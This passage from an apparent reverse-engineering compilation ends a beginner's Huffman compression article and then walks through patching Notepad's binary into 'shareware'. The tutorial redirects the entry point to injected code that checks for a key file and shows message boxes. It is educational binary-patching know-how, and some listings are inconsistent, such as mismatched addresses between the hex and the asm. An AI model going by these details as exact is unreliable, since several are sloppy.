So, like this, you can compress more data into less space (sometimes). For example, Compressing 4-8 bytes at a time is more efficient, rather than compressing byte after byte, which might be useful for text. Most of the used compression methods, as RAR and Zip are using one of LZ77 variant, each has its own benefits and loses.

11.4 Phase IV : Huffman

Huffman is a frequency based compression method, it can be very useful to work with, unlike the LZ77 and the RLE, similar data don't have to be next to each other, or in similar blocks, it can be spread all over the data.

Huffman works in the next way:

- Frequency tests
- Building a Huffman tree
- Encoding

The frequency tests are tests to determine what byte is being used to most in the data. Just like in subitute cryptography, where you try to determine the most frequent letters, and replace them with logical decrypted letters. As example, 'E' is the most frequent letter in the english language, yet, you can write a sentence without any 'E'. "'Dan is away from his daddy"' - See ? No 'E' in this sentence, and if you think, you can create an even more complicated lines with no 'E' so Huffman, instead of counting on a pre-made freuqency table, is creating one everytime. This can be very useful for code, sicne some opcodes are repeating more than others, FPU is less frequent than x86 code (we are talking on x86 platforms) so some codes will be more frequent than others. So why not using this to decrease the size of the code ? Like, the opcode 85C0 (test eax,eax) appears more than D9E1 (fabs) in most of codes, so why not replacing the 85C0 with 2 or 1 bit ? That is exactly what Huffman is doing, after doing the frequency test, the most frequent bytes/characters/words are replaced with shorts bits sequence, and the less frequent are replaced with longer ones.

The Huffman tree is a binary tree to determine the decoded value of a bit sequence, but first lets see how they are being made. In a text we want to compress we have the next line:

```
"'MONEY IS ROOT OF ALL EVIL"'
```

Lets remove the spaces, `"MONEYISROOTOFALLEVIL"`,

Hexadecimal by the ASCII table, this line would be represented as:

```
4D 4F 4E 45 59 49 53 52 4F 4F 54 4F 46 41 4C 4C 45 56 49 4C
```

Binary will represent it as:

```
0100 1101 0100 1111 0100 1110 0100 0101 0101 1001 0100
1001 0101 0011 0101 0010 0100 1111 0100 1111 0101 0100
0100 1111 0100 0110 0100 0001 0100 1100 0100 1100 0100
0101 0101 0110 0100 1001 0100 1100
```

Lets analyze the Hex string we have,


```
1 1
2 1
3 1
4 16
5 7
6 2
9 3
C 3
D 1
E 1
F 4

(1) (1) (1) (16) (7) (2) (3) (3) (1) (1) (4)
 1   2   3   4    5   6   9   C   D   E   F
```

Now, this is our basic branches list. all the nibbles we have in that line, and the amount they appear in the text. To build it into a tree, we need to step by step take two branches and unite them under a bigger branch with the sum of amount of all the sub branches it has.

```
  (2)  (1) (16) (7) (2) (3) (3) (1) (1) (4)
(1) (1) 3   4    5   6   9   C   D   E   F
 1   2
```

And again, until we have a complete tree:



This is the final result. Let's review: 40 on the top means 40 nibbles in the code, divides into 2, which is a 'case' of 0 and 1 if 0, go to the left branch, if 1, goto the right branch. So: 11 = 5, because we went 1 right, so its either 4 or 5, and then again, right, we get 5.

This is our new table:

```
Encoded|Real| Old
------------------
0000   | 1  | 0001
00010  | 2  | 0010
00011  | 3  | 0011
0010   | D  | 1101
0011   | E  | 1110
0100   | 9  | 1001
0101   | C  | 1100
0110   | F  | 1111
0111   | 6  | 0110
10     | 4  | 0100
11     | 5  | 0101
```

This tree is highly unoptimized. it can be done MUCH better, yet, it compresses `"MONEYISROOTOFALLEVIL"` from this :

```
01001101010011111010011100100010101011001010010010101001101010010010
11110100111101010100010011111010001100100000101001100010011000100010 1
0101011001001001010011 00 (160 bit)
```

To that:

```
10001010011110001110110101100110100111000111100010100111100111111010
01011110011110000010010110010110111101111010011001 01 (120 bit)
```

Almost cutted by a quarter. This is a nice ratio, an optimized tree would create an even better ration, since it would reducde more than two signs. (In here, as you can see, only 4 and 5 were reduced to half.)

Huffman can be very useful, especially if encoded with RLE and LZ77 or one of them. Since then you'll have LZ77 dictionary, reducing all the 4's and 5's down, and the Huffman tree would shrink it even more when you get the position/length down.

The decoding of Huffman is done in the reverse way, you read the first bit, and follow the tree, one you reach a decoded value, you stop, so if you read:

```
1 > Go right, either 4 or 5
0 > Go left, its 4.
Next :
0 > Go left, its not 4 or 5
```

And so on and on, until you finish decoding the entire data.

Remember that when you construct a tree, you can use whatever size you want, depends on your amount of memory, and time, and space. You can build a tree for 64bit values if you have the memory. Yet, i think that 4-8 bits trees are the best when considering the speed and size. They dont have many entries, and they are not complicated too much.

Huffman requires quite a time of sitting and coding. The theory, as most of things related with logic, is simple, but code implementation can be hard sometimes. The important thing is not to give up, once you get the first hang to the code, you will be able to do many great things.

11.5 Phase V : Errors FAQ And Tips

These are questions i thought some of you might ask yourselves while coding compression routines, i tried to answer these in the best way i could. Any more questions you may feel free asking me.

Question:
My RLE/LZ decoded values in a wrong way, what could have happend ?
Answer:
Prefix coding is important when using these methods, remember to use a tag that will NEVER appear as packed data, if you use text, use 00 (NULL), or one of the control characters, since the dont appear in text data.

Question:
My Huffman didnt decode. What is wrong with my code ?
Answer:
Huffman is creating different tree with every data, usually.. Remember to attach the tree to the encoded data, or if the decoder is private for each place (.exe packers for example..), you may attach it to the decompressor itself

Question:
The data comes out weird from the memory. Why ?
Answer:
Little Endian, the bit order is reversed, you can use bswap to fix it. Since many formats are using Big Endian bit order. If you are writing your own format, remember to be consistent, either swap on encoding and decoding, or dont swap at all. The choice is yours.

Question:
My LZ compressor is very slow, yet, other compressors are very fast. How come my code is slow ?
Answer:
Comparing each byte with all positions is slow, create some kind of a data structure to fasten things up.

Question:
Is there another way to decode Huffman besides a tree ?
Answer:
An important property of the Huffman codes is that each prefix is unique. If you have a code of n bits, say code A, then you can be sure that there is no code of more than n bits, where the first n bits are the same as A. So, if you would place random bits behind A, so that you fill the n bits up to m (say 16), there is still no way that the code can be interpreted as any other code than A.

What this means is that you can create a table to decode quickly, by using multiple bits at a time. You can grab m bits from the bitstream, and use that m bit number as an index into the table. You will have to bruteforce all codes up to m bits, and store the symbol and length of each code into all bruteforced table-positions. Now when you want to decode a code, you lookup in the table, find the actual symbol, and actual length of the code. You output the symbol, and advance the bitstream by the length of the code.

Another property of Huffman codes is that the shortest code belongs to the most frequent symbol in the data. If you have a large Huffman-tree, then a bruteforce table can be rather large, and will not fit in L1 cache (for 16 bit, you will already need 2^{16} entries of at least 2 bytes (one byte for symbol, one for the length. So you need 128 kb). It is a good idea to split the table in two. One table should be tuned so that it fits nicely in L1 cache. This table will store the smallest codes (which are also the most frequent ones. If you take for example 12 bits, you get $(2^{12}) * 2 = 8$ kb, which should fit nicely in L1-cache). You can use a special value of the length (eg. -1) to indicate that the code was not found. You then grab the remaining bits from the stream, and look in the second table. Alternatively you could walk down the tree in such a case, but usually that won't be necessary, since even the second table will be quite fast (it's in L2-cache, and it will only be filled partially, there will be 'gaps' for the codes that are already in the first table, so only small parts of the second table will have to be cached, and they are rarely used anyway). (Answer was contributed by Scali.)

Question:
There are so many premade libs that are coded much better than what i'll be able to do, So why should i learn how to program compression algorithms ?
Answer:
You shouldn't. But then again, you have a hand-held calculator, why would you learn how to add and multiply numbers ? Learning compression is something that can help you dealing with programming and reversing tasks differently, somewhat of a better way, you know assembly, but that means you use it all the time ? What about C, and Delphi, they are useful in thier own fields. It's not up to programming compression. It's about knowing how its working. Like the engine of a car, you know how it works, so you can run the car better, and you know when to shift the gears. Does that means you will definetly build your own engine ? No. Learning compression is good, it might be troublesome with some topics, yet it can help you very much, the decision is only made by you.

Question:
I want to program a file protector that will pack them, what comperssion should i use ?
Answer:
It's completely variable, you can combine some LZ variation and Huffman to retrive a good compression, and you can create your own algorithm if you know how. Just remember to follow some ground rules: Prefix coding is important to many methods. You can either choose one or two methods, but don't overdo it, "One cannot see the wood for the trees". If the decompression is on-fly while executing the file, don't forget to build your decompression code in a place where you can decompress the code into its original place in memory. Learn the executable type header before you engage your attempts, that way you won't ruin the file everytime you try to pack it.

There are quite more of these ground rules, but since we are not going to deal with binary packing in this article, so i wont add more.

Question:
I wrote a compression code, but the compressed data won't decompress with my decompressor. What did i do wrong ?
Answer:
I can't tell exactly what you did wrong, try to write a new decompressor from scratch, use the exact reverse of the compressing, if you use rol, use ror, and do it backwards, so if the rol was the last instruction, make the ror as first instruction. After you have done that, your decompressor should work flawlessly.

11.6 Phase VI : Conclusions

Compression is art. You don't have to master it, you can always learn just the parts you need. Yet, compression can help you dealing with programming issues, as well help you directly with compressing data. You will probably run into many difficulties while trying to code compression related thing. Never give up. Each try will be more successful, from a barely running Huffman to your own live'n'kicking compressiong methods. Regarding lossy compression methods, I couldn't bring them into this paper because this is a paper for newbies, to explain the most simple methods that will allow the reader who just learned about compression how to develop himself, and will help him to do understand other compression related papers better. I might write a lossy compression article someday, but now is not the time. Though there are plenty of texts around the internet, look for them. Here are some more resources for compression:

Introduction to Data Compression, Second Edition by Khalid Sayood Compression Algorithms for Real Programmers (For Real Programmers) by Peter Wayner Data Compression: The Complete Reference by David Salomon Text Compression (Prentice Hall Advanced Reference Series) by Timothy C. Bell, Ian H. Witten, Ian Whitten (Contributor), John Cleary (Contributor) Introduction to Information Theory and Data Compression by Darrel . Hankersson The Data Compression Book by Mark Nelson. Compression at EFNet (IRC)

`http://www.cs.pdx.edu/~idr/compression/`
`http://www.ics.uci.edu/~dan/pubs/DataCompression.html`
`http://www.faqs.org/faqs/compression-faq/`
`http://datacompression.info/`
`http://www.data-compression.com/`
`http://www.dogma.net/markn/`
`http://www.arturocampos.com/`
`http://www.ross.net/compression/`
`http://www.cbloom.com/`

These links should supply you with the basic information, which where you can develop your knowledge alone from there and on.

This article was created for newbies. I hope i managed to make things clear here, and explain the basic of compression. As for myself, I am a newbie when it comes to most of the compression related issues if not all of them. So i would like the opportunity to thank some people who helpped me learn the basics of the art, Jorgen Ibsen (Jibz) who taught me everything from the start, i used his methods in this article since i remembered how well they are appealing to newbies.

Scali, who taught me about Huffman tables brute force and contributed some questions and answers to the FAQ. X-Lock, who helpped me with RLE and LZ finishing touch, also for contributing resources for compression.

Added Files: Programming Challange, Compression algorithm.

ParaBytes

11.7 SPCC Challange

This is a challange,
When i started to mess with compression and i learnt the Huffman algo, i thought about an interesting theory, text files, in the english language, which are all 7bit ascii (chars, no special things) are wasteful. Not only we are wasting a bit on every byte, we can also use the MSB (most significant bit, the most left one) as a flag, and replace some of the common 2-chars (and maybe 3 in future version of the algo) sequences of the english version.

then i added, you can use 00 (null) and the rest of the unprintable chars (excluding CRLF and space) as codes for encoding 7bit > 8bit (adding then into one pile with no 8th bit..) signs.

the name of the algorithm is SPCC: "'Substitution Packer, Coder, Compressor"'

So, your challange is to write the fastest and best engine for compression and decompression, added here is a table of the common sequences which i have gathered from cryptography sites relating to frequency tests.

The algo should be as this:

-Verify data as 7bit only text
-Encode all the common shorts
-Encode Spaces with RLE using a control tag
-Replace CRLF with CR only
-Encode the rest of the text into 8bits

and the decoder which will do the reversed action. you can use any language you want, and produce any file you want (elf, exe, dll) include source and binaries, and send it to: Lewsers@Hotmail.com

The Table: (,20h means that the common is char + space after it)

```
AM
AN
AT
AR
AS
AU
BE
BY
CH
CK
DE
DO
EA
ED
EE
EN
ES
ER
FF
GO
GS
HA
HE
IO
IF
IN
IS
IT
LE
LL
ME
MM
MY
ND
NO
NT
ON
OU
OF
OO
OR
PP
RE
RT
SO
SS
SH
TE
```

TH
TI
TO
TT
UE
UP
US
WE
VE
YO
am
an
at
ar
as
au
be
by
ch
ck
de
do
ea
ed
ee
en
es
er
ff
go
gs
ha
he
io
if
in
is
it
le
ll
me
mm
my
nd
no
nt
on
ou
of
oo

```
or
pp
re
rt
so
ss
sh
te
th
ti
to
tt
ue
up
us
we
ve
yo
Yo
We
I,20h
Th
e,20h
Sh
He
It
```

Good luck. ParaBytes.

Chapter 12

Sharepad - Transforming the Windows Notepad in Shareware - by Anubis

I had read in the past a challenge which consisted in transforming the windows' notepad into a shareware. I have no idea if this has already been done, and as I have always been excited by Reverse Engineering, I have always wanted to write an essay about it. I hope that you will also have fun in reading it as I had in writing it :o) This essay is written in 2 parts. Part 1 deals with a transformation which needs no GUI (interface), only pure coding under an hexeditor. Part 2 will deal with GUI and has the typical registration box with name and serial calculation.

12.1 Tools required

For the 1st part:

Hex-Workshop (for applying changes to the file)
HIEW (to not be bored by calculating the jumps :)
A Win-API reference (Win32.hlp for some APIs)
W32Dasm (for checking the imported functions, it goes easier!)
A resource editor (to locate some strings and IDs)

For the 2nd part:

Actually, the same as above, but used in a more deeper way Softice is also needed (when building the registration box) BRW - Borland Resource Workshop (for building the registration dialog and adding the new menu items).

We won't need it, but I allow me to attach to this essay the ones of LaZaRuS and NeuRaL_NoiSE I have mentioned above for information purposes

12.2 Target's URL/FTP

This is not a cracking essay (it is actually just the opposite). I used the Windows Notepad which was shipped with Win 98.

12.3 Program History

Nothing special to say here.

12.4 Essay

Before starting: some general comments about the Notepad...
It is advised to have some PE files structure skills to approach this tutorial. Some notions (PEP, IAT, RVA,...) will not be explained when they will be used. Moreover, it is useful to know how to manipulate APIs (parameters pushing order,...) and to calculate jumps (jne,jmp,...). Finally, you should already have used a resources editor.

A short look to Procdump shows that the RawOffset and the VirtualOffset are the same. This will simplify a lot the calculations because the RVA is equal to the op code's offset under an hex editor (modulo the ImageBase which is 0x400000).

The PEP is in 0x10CC.

On a general way, when one cracks, the StringDataRefs button under Wdasm is often used. When one reverses, the Imported Functions button will be rather used to play with the APIs ;o).

Compatibility
The sharepad1 has been successfully tested under win 9x, win 2000 and win XP. It does not work under win 3.1 and win NT. The sharepad2 has been tested on the same matter and offers the same results except with win 2000 and win XP which crash the sharepad at its start when the API RegQueryValueExA is called. This API does not succeed to read the keys Name and Code for reasons I have not studied. To remedy the problem, it suffices to initialise these keys in the registry base. To do this, use the file init s2 win2k-xp.reg shipped with this tutorial. On the same way, the REGBOX is not fully displayed, but does work. As I am not using and programming under win 2000 and XP, I did not studied the point. The keygen provided for the sharepad2 is a DOS program.

The compatibility with win Me has not been tested.

12.4.1 Part I : version without GUI

Aim:
The aim is to make a shareware of the notepad with the following restrictions:

```
- display of a msgbox at the beginning of the software
- display of a msgbox at the end of the software
- display of the word "SHAREWARE" in the title bar of the software
- menus "SAVE" and "SAVE AS..." are deactivated
```

This shareware must become a full version without the above restrictions as soon as one will have provided the activation (registration) key. This activation key is only constituted by the presence of the file "sharepad.key" in the C:/ directory. Its presence or absence will make the notepad being a full version or a shareware.

Display of the word "SHAREWARE" in the title bar of the software

We just look for the string "Notepad" in an hexeditor, and we change one letter in this string until we get the right one (of course, the changes are turned back if the right string is not found!). The right string is found at 0xB5B2 :

```
0000B590 6700 6500 7300 3F00 0800 5500 6E00 7400 g.e.s.?...U.n.t.
0000B5A0 6900 7400 6C00 6500 6400 0A00 2000 2D00 i.t.l.e.d... .-.
0000B5B0 2000 4E00 6F00 7400 6500 7000 6100 6400  .N.o.t.e.p.a.d.
0000B5C0 0000 0000 0000 0000 1000 4300 6100 6E00 ..........C.a.n.
```

Then, "Notepad" can be changed in "SHAREWARE ". But because "SHAREWARE" is 9 letters long where "Notepad" is 7 letters long, we have to adapt the change a little. If the last "E" of "SHAREWARE" is not at the same position as the "d" of Notepad, all letters after this position will not be displayed! Instead of making hundreds of explanations, just compare the right change below with the original above :

```
0000B590 6700 6500 7300 3F00 0800 5500 6E00 7400 g.e.s.?...U.n.t.
0000B5A0 6900 7400 6C00 6500 6400 0A00 2D00 5300 i.t.l.e.d...-.S.
0000B5B0 4800 4100 5200 4500 5700 4100 5200 4500 H.A.R.E.W.A.R.E.
0000B5C0 0000 0000 0000 0000 1000 4300 6100 6E00 ..........C.a.n.
```

To turn back to "Notepad", we will see that later.

Deactivation of the menus "SAVE" and "SAVE AS..."

We can of course do that very easily with a resource editor. But as we have to turn back this change in the registered version of the sharepad, we have to know how to make this modification. Therefore, we make a copy of the notepad file (which I call 1.exe). We make a second copy (2.exe) which we will modify in the resource editor. Under this editor, we 1/ deactivate the menus "SAVE" and "SAVE AS..." and 2/ we grey them.
Then, in order to find out the difference between the two files, we enter the following DOS command...:

```
fc 1.exe 2.exe > 123.txt
```

...and the result is displayed in the automatically created 123.txt file:

```
Comparison of the files 1.exe and 2.exe
0000A076: 00 03
0000A086: 00 03
```

(Note: I am translating the French version, so I hope it is the same in the English one)

We notice that in order to grey and deactivate a menu, we have to change 00 in 03 at the appropriate place (check the result in the same time in the hexeditor).




Figure 12.1: Sharepad - Restrictions

Before approaching the coding part, here is the working logic of the sharepad:




Figure 12.2: Sharepad - Algorithm of Restrictions

Test of the presence of the "sharepad.key" key: TESTKEY@PEP

At the beginning, we first have to verify the presence of the registration key to determine the behaviour of the sharepad (i.e. shareware or full version). Therefore, we divert the program at the PEP with a jump which goes at the very end of the notepad in the padding after the .rsrc section. Why there? Because it is most of the time the place in a program where there is the biggest padding. And if this place would be too short, we would have to create a new section in which we could quietly work.

```
//******************** Program Entry Point ********
:004010CC 55                        push ebp
:004010CD 8BEC                      mov ebp, esp
:004010CF 83EC44                    sub esp, 00000044
:004010D2 56                        push esi
```

modified in :

```
//******************** Program Entry Point ********
:004010CC E97FB90000                jmp 0040CA50
:004010D1 90                        nop
:004010D2 56                        push esi
```

At the end of the program, I choose the offset CA50 to start my code. The instructions that we have overwritten by writing the jump at the PEP are copied from this address. Then, we directly code the API to test the presence of the file

"sharepad.key". How to select a suitable API for what we want to do? It's very easy, there are 2 conditions to fulfil. The first one is that the API can tell us if the file "sharepad.key" is really in `C:\` (I have chosen this default directory because everybody has it on its hard drive!). So, it will be to our interest to choose a kind of APIs like CreateFileA, _lopen, FindFirstFile, GetFileAttribute... this means something in relation with files. The second condition is that the chosen API is present in the notepad's IAT. Otherwise, its call has to be coded and this make the work harder (Note: this will be done in the second part of this tutorial, but not here, because the simple, fast and efficient coding is preferred). To know this, just have a look in the Imported Functions in Wdasm and choose the suitable APIs.

The chosen API is "_lopen". It is in the kernel32.dll DLL and has only two parameters to push. Although this API is now old fashioned, it is still very useful and pretty short to code. This simplifies a lot the coding task in comparison to "CreateFileA" for instance (have a look at this API in the win32hlp).

Here is an overview of the _lopen API:

```
HFILE _lopen(
 LPCSTR lpPathName,// pointer to name of file to open
 int iReadWrite  // file access mode
);
```

the file access mode is :

```
Value         Meaning   Code
OF_READ         Opens the file for reading only   01
OF_READWRITE Opens the file for reading and writing   02
OF_WRITE Opens the file for writing only   03
```

Here, we will choose the pathname `"C:\sharepad.key"` because everybody has this directory on his hard drive, and we will select a file access mode of READ-WRITE, which has the value 2. Of course, we can put the sharepad.key file in the same directory as the executable. In this case, we'll just have to change the string `"C:\sharepad.key"` below in `".\sharepad.key"`. I have not put the key in the same directory as the .exe file, just to show that the key could be put anywhere and especially in a system directory.

The string `"C:\sharepad.key"` is written without quotes in C9F0 directly in an hexeditor. Thus, the API looks like the following :

```
0000C9F0 433A 5C73 6861 7265 7061 642E 6B65 7900 C:\sharepad.key.
0000CA00 0000 0000 0000 0000 0000 0000 0000 0000 ................
.0040CA56: 6A02                          push        002 <- 1st parameter of the API
.0040CA58: 68F0C94000                    push        00040C9F0 <- 2nd parameter of the API
.0040CA5D: FF1560634000                  call        _lopen <- Call of the API
```

How to find the hexa code for an API? How to call an API? The method I am using is to search for the API under Wdasm in the Imported Functions. If you double click on the name of the API you need, you will always land on the same

hex code (except for the last one, at the bottom part of the listing, but that is another story). So, if you double click on _lopen (and not lopen which is not there), you will always land on the same hex code (the FF1560634000). Well, actually there is only one issue of _lopen, but it does not change what I just said. This hex value contains a dword parameter which is bound to the API and corresponds to its address. Thus, in any part of the program, it will be possible to call this API by doing "call < dword >". I.e. in using the sequence FF1560634000 for the _lopen API.

Once the API has been coded, we will use a second API to know the presence of the file "sharepad.key" (i.e. the answer of the API _lopen). This second API is GetLastError. It has no parameter to push, and return a specific value in eax according the presence or not of the file "sharepad.key" pushed in parameter in _lopen.

Here is the overview of the GetLastError API:

```
DWORD GetLastError(VOID)
```

Then, the eax value is tested (test eax, eax), and we jump to the MSGBOX1 (jne MSGBOX1) if the eax value is not equal to zero. Otherwise, we jump to the PATCH part (jmp PATCH) to set the sharepad back to the notepad version if eax is equal to zero. Finally, we get for the TESTKEY@PEP part, we get the following:

```
.0040CA50: 55                          push        ebp |Instructions overwritten
.0040CA51: 8BEC                        mov         ebp,esp |by the jump at the PEP
.0040CA53: 83EC44                      sub         esp,044  |
.0040CA56: 6A02                        push        002 <- 1st parameter of the API
.0040CA58: 68F0C94000                  push        00040C9F0    <- 2nd parameter
                                                                   of the API
.0040CA5D: FF1560634000                call        _lopen  <- Call of the API
.0040CA63: FF15C8634000                call        GetLastError  <- Treatment of
                                                                   the sent back
                                                                   message
.0040CA69: 85C0                        test        eax,eax <- "sharepad.key" here?
.0040CA6B: 7543                        jne        .00040CAB0    <- no, we go to
                                                                   MSGBOX1@TEST
.0040CA6D: E9BE000000                  jmp        .00040CB30 <- yes, we go to
                                                                   PATCH@TEST
```

Finally, we get under an hexeditor:

```
0000C9F0 433A 5C73 6861 7265 7061 642E 6B65 7900 C:\sharepad.key.
0000CA00 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA10 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA20 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA30 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA40 5445 5354 4B45 5940 5045 5000 0000 0000 TESTKEY@PEP.....  <-- Title of the
                                                                   part. Does not
                                                                   act in the code.
```

```
0000CA50 558B EC83 EC44 6A02 68F0 C940 00FF 1560 U....Dj.h..@...‘
0000CA60 6340 00FF 15C8 6340 0085 C075 43E9 BE00 c@....c@...uC...
0000CA70 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CA80 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Note : We will write many strings in the hexeditor (for the MSGBOXs). It is strongly advised to leave a blank line between each string for legibility reason and buffer management in the APIs.

Msgbox display at the start of the program: MSGBOX1@TEST

Actually, this messagebox comes after TESTKEY@PEP, but when the program is started, only the messagebox MSGBOX1 is displayed. This messagebox has "SHAREWARE!!!" for title, and "Please register your version." for message. It is coded as the following:

```
0000C990 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C9A0 5348 4152 4557 4152 4521 2121 0000 0000 SHAREWARE!!!....  <-- Title
0000C9B0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C9C0 506C 6561 7365 2C20 7265 6769 7374 6572 Please, register  <-- Message
0000C9D0 2079 6F75 7220 7665 7273 696F 6E2E 0000  your version...
0000C9E0 0000 0000 0000 0000 0000 0000 0000 0000 ................
[...]
0000CA90 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CAA0 4D53 4742 4F58 3140 5445 5354 0000 0000 MSGBOX1@TEST....  <-- Title of the part.
                                                                   Does not act in the code.
0000CAB0 6A00 68A0 C940 0068 C0C9 4000 6A00 FF15 j.h..@.h..@.j...
0000CAC0 A864 4000 E909 46FF FF00 0000 0000 0000 .d@...F.........
0000CAD0 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Which gives in asm:

```
.0040CAB0: 6A00                    push        000
.0040CAB2: 68A0C94000              push        00040C9A0     <-- Title
.0040CAB7: 68C0C94000              push        00040C9C0     <-- Message
.0040CABC: 6A00                    push        000
.0040CABE: FF15A8644000            call        MessageBoxA
.0040CAC4: E90946FFFF              jmp        .0004010D2     <-- Back to the PEP
                                                             after the 90(s).
```

Figure 12.3: Sharepad - Shareware-Messagebox

Transformation in registered version: PATCH@TEST (1st part)

For the moment, we will only be content with displaying a messagebox which title and message are the same (for instance "SHAREWARE!!!" in C9A0). Then, we branch again this messagebox at the same place where MSGBOX1@TEST branches, i.e. just after the 90(s) at the PEP.

```
0000CB20 5041 5443 4840 5445 5354 0000 0000 0000 PATCH@TEST......
0000CB30 6A00 68A0 C940 0068 A0C9 4000 6A00 FF15 j.h..@.h..@.j...
0000CB40 A864 4000 E989 45FF FF00 0000 0000 0000 .d@...E.........
0000CB50 0000 0000 0000 0000 0000 0000 0000 0000 ................
```

Which is in asm:

```
.0040CB30: 6A00                    push        000
.0040CB32: 68A0C94000              push        00040C9A0     <-- Title
.0040CB37: 68A0C94000              push        00040C9A0     <-- Message
                                                             (=Title)
.0040CB3C: 6A00                    push        000
.0040CB3E: FF15A8644000            call        MessageBoxA
.0040CB44: E98945FFFF              jmp        .0004010D2     <-- Back to the
                                                             PEP after the
                                                             90(s).
```

What is the reason? Well, until now, we can test our shareware system!!!

Figure 12.4: Sharepad - Keyfile missing

This works fine. And of course, if we delete the file "sharepad.key", we automatically get back in the shareware version. The change is reversible at will. As for the key file "sharepad.key", there is nothing in it. Its contain is even not tested. It is its PRESENCE in the C: directory that makes that the user has registered or not:

Figure 12.5: Sharepad - Keyfile there!

```
- He knows that a key file is needed to be registered
- He knows the name of this file
- He knows WHERE to put this file
```

Furthermore, the aim of this tutorial is to introduce a shareware mechanism on a freeware, and not to set up a shareware security. On the security focus, this mechanism is null, and I remember that it is not the aim of this tutorial (I will also crack this security at the end of this part I to show it).

Msgbox display at the end of the program: MSGBOX2

This messagebox is branched at the end of the program when we click on "Exit" or on the X cross on the top right side of the window. These two commands call the API ExitProcess. We look under Wdasm in the ImportedFunctions, and we find (of course) only one occurrence in the listing...:

```
 * Reference To : KERNEL32.ExitProcess, Ord: 007Fh
 |
 :00401143 FF1598634000           Call dword ptr [00406398]
 :00401149 8BC6                   mov eax, esi
 :0040114B 5E                     pop esi
 :0040114C 8BE5                   mov esp, ebp
 :0040114E 5D                     pop ebp
 :0040114F C3                     ret

...which we transform in:

 :00401143 E9A8B90000             jmp 0040CAF0
 :00401148 90                     nop
 :00401149 8BC6                   mov eax, esi
 :0040114B 5E                     pop esi
 :0040114C 8BE5                   mov esp, ebp
 :0040114E 5D                     pop ebp
 :0040114F C3   ret
```

And in CAF0, we code the MSGBOX2:

```
0000C940 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C950 446F 6E27 7420 666F 7267 6574 2074 6F20 Don't forget to   <-- Message
0000C960 7265 6769 7374 6572 2E20 5265 6164 2072 register. Read r
0000C970 6567 2E74 7874 2066 6F72 2064 6574 6169 eg.txt for detai
0000C980 6C73 2E00 0000 0000 0000 0000 0000 0000 ls..............
0000C990 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000C9A0 5348 4152 4557 4152 4521 2121 0000 0000 SHAREWARE!!!....  <-- Title
0000C9B0 0000 0000 0000 0000 0000 0000 0000 0000 ................
[...]
0000CAD0 0000 0000 0000 0000 0000 0000 0000 0000 ................
0000CAE0 4D53 4742 4F58 3240 4558 4954 0000 0000 MSGBOX2@EXIT....  <-- Title of the
                                                                   part. Does not
                                                                   act in the code.
0000CAF0 6A00 68A0 C940 0068 50C9 4000 6A00 FF15 j.h..@.hP.@.j...
0000CB00 A864 4000 FF15 9863 4000 8BC6 E938 46FF .d@....c@....8F.
0000CB10 FF00 0000 0000 0000 0000 0000 0000 0000 ................
```

Which is in asm:

```
.0040CAF0: 6A00                        push        000 |Parameters of
                                                       the messagebox
.0040CAF2: 68A0C94000                  push        00040D9A0 |
.0040CAF7: 6850C94000                  push        00040D950   |
```

```
.0040CAFC: 6A00                         push        000 |
.0040CAFE: FF15A8644000                 call        MessageBoxA  <-- API
.0040CB04: FF1598634000                 call        ExitProcess  |Instructions
                                                                  overwritten by
                                                                  the jump at the
.0040CB0A: 8BC6                         mov         eax,esi |original ExitProcess
.0040CB0C: E93846FFFF                   jmp        .000401149    <-- Back to the
                                                                  EXITPROC after
